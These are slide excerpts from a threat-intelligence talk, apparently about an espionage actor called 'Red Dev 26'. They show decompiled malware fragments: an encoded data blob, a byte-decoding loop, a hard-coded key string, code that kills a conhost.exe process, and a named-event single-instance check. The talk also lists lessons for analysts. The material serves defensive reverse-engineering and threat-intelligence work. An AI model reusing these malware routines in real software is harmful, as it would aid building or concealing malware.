                db '4b7bca2877d6b74cb9692091ea7a2346ab0e2b2617dce88c3c9919a55e
                db 'b9f1149ca25bb27cfc1a6d7badbec1258f3bbec1958bd6909ecabb3b55
                db '25f97c2ea41eba1268f312f961736a5b77c1eb2315e4d9da5ab15c217a
                db 'e9a1d25570e7e2d7716b2d49de252e41bf2cca3dca01223ab233b67dd4
                db 'f1bd6da8bde3cb64d2549b59de7c3c92591f50ab7c3ef704b196db3202
                db '5dbbaeea6a0e88d463dc666b254326932fd4a79b02aab97bcf61016b1d
                db 'a4b39a1f870569e50874ad4ee7d1783af8927b9d4d56b096173e599ce7
                db '5c308cf9624f2bcae425f8240f295b80cee4f8eab0e8d07d0877e0037f
                db '88a6dd27ae5010a7252e44df249fd6b607fa2abd906e7dd10fd2546d17
                db '252b006ab84abd7a6c93023dbe44eed2589ce89821ceec0abf5be09ef5
                db '589c4f391181f49ad00fb66e06991d4fe8ae5f26f253720f9868f1f480
                db '9e4bc5c8c1850aa50208a400f75b9da02669b408e3b820f261991e2cbb
```

```
26
27  *a1 = 0;
28  v25 = 0;
29  *a2 = 0;
30  v2 = sub_1000142D(0x63Cu);
31  Block = v2;
32  memset(v2, 0, 0x63Cu);
33  v3 = v2;
34  for ( i = 0; i < 5586; i += 7 )
35  {
36    v3 += 2;
37    *(v3 - 2) = byte_10012770[i + 5];
38    v5 = byte_10012776[i];
39    *(v3 - 1) = v5;
40  }
41  for ( j = 0; j < 1596; ++j )
42  {
43    v7 = v2[j];
44    v8 = 0;
45    while ( byte_10010B54[v8] != v7 )
46    {
47      if ( (unsigned int)++v8 >= 0x10 )
48      {
49        if ( (unsigned __int8)(v7 - 65) > 5u )
```

```
Src[0] = 0xF473CCB4;
Src[1] = 0xDBE8D3F3;
Src[2] = 0xB09EF3B6;
Src[3] = 0x5150F97F;
Src[4] = 0xF05E8324;
Src[5] = 0xA10493E1;
Src[6] = 0xD3274231;
Src[7] = 0x92783B56;
Src[8] = 0xF05E8324;
Src[9] = 0xA10493E1;
Src[10] = 0xD3274231;
Src[11] = 0x92783B56;
Src[12] = 0xF05E8324;
Src[13] = 0xA10493E1;
Src[14] = 0xD3274231;
Src[15] = 0x92783B56;
*a2 = 64;
memcpy(some_bytes, Src, 0x40u);
qmemcpy(LarryWCashdolar6, "LarryWCashdolar6", sizeof(LarryWCashdolar6));
return sub_100088D0(LarryWCashdolar6, some_bytes, 64);
}
```

Tracking and uses

Turning a few slides into CTI gold

What we can learn from Red Dev 26

- Understanding an espionage-motivated threat actor takes time
- It is *always* worth investing in RE; scrub it clean
- Signature-based investigation (does not have to be malware)
- Be comfortable with your own definitions and understanding of activity
- Documentation of analysis in *any* form goes a long long way

```
v7 = this;
v3[0] = 556;
v6 = (this->field_10074->CreateToolhelp32Snapshot)(2, 0);
if ( (v7->field_10074->Process32FirstW)(v6, v3) )
{
  do
  {
    if ( a2 == v3[6] )
    {
      conhost_exe[0] = 'c';
      conhost_exe[1] = 'o';
      conhost_exe[2] = 'n';
      conhost_exe[3] = 'h';
      conhost_exe[4] = 'o';
      conhost_exe[5] = 's';
      conhost_exe[6] = 't';
      conhost_exe[7] = '.';
      conhost_exe[8] = 'e';
      conhost_exe[9] = 'x';
      conhost_exe[10] = 'e';
      conhost_exe[11] = 0;
      if ( !(v7->field_10074->lstrcmpW)(conhost_exe, v4) )
        mw_open_and_terminate_process(v3[2]);
    }
  }
  while ( (v7->field_10074->Process32NextW)(v6, v3) );
}
return (*v7->field_10074->closehandle)(v6);
}
```

```
if ( OpenEventA(0x1F0003u, 0, "LifeinasmallAmericantown") )
  ExitProcess(0);
CreateEventA(0, 0, 0, "LifeinasmallAmericantown");
```